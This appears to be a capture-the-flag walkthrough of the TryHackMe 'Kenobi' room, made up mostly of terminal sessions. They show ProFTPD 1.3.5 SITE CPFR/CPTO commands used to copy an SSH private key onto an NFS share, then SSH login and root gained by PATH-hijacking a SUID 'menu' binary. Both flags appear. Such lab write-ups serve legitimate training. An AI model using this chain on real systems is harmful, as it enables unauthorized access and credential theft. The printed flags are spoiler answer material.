
We know from log.txt the location of ssh keys.
Using ProFTPd vulnerability to get keys to /var/tmp as we know we can mount it.




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ nc 10.10.13.41 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.13.41]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
█
```



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ sudo mkdir /mnt/kenobiNFS
[sudo] password for moghees:
```




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ sudo mount 10.10.13.41:/var /mnt/kenobiNFS

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  3 root root  4096 Jan 12 10:58 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 Apr 13  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock → /run/lock
drwxrwxr-x 10 root tss   4096 Sep  4  2019 log
drwxrwsr-x  2 root mail  4096 Feb 27  2019 mail
drwxr-xr-x  2 root root  4096 Feb 27  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run → /run
drwxr-xr-x  2 root root  4096 Jan 30  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 Jan 12 10:53 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www
```



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ cp /mnt/kenobiNFS/tmp/id_rsa .

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ ls
id_rsa  Kenobi.ctd  log.txt  nmap.scan

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ chmod 600 id_rsa

┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/kenobi]
└─$ ssh -i id_rsa kenobi@10.10.13.41
The authenticity of host '10.10.13.41 (10.10.13.41)' can't be established.
ED25519 key fingerprint is SHA256:GXu1mgqL0Wk2ZHPmEUVIS0hvusx4hk33iTcwNKPktFw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.13.41' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.8.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

103 packages can be updated.
65 updates are security updates.


Last login: Wed Sep  4 07:10:15 2019 from 192.168.1.147
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kenobi@kenobi:~$ 
```

Got Foothold.


User Flag




```
kenobi@kenobi:~$ ls
share  user.txt
kenobi@kenobi:~$ cat user.txt
d0b0f3f53b6caa532a83915e19224899
kenobi@kenobi:~$ 
```

Pivilege Escalation


strings /usr/bin/menu



```
curl -I localhost
uname -r
ifconfig
```




```
kenobi@kenobi:~$ cd /tmp/
kenobi@kenobi:/tmp$ echo /bin/bash > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
```



```
root@kenobi:/tmp# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambash
are)
root@kenobi:/tmp# 
```

Root Flag



```
root@kenobi:/root# cd /root
root@kenobi:/root# cat root.txt
177b3cd8562289f37382721c28381f02
```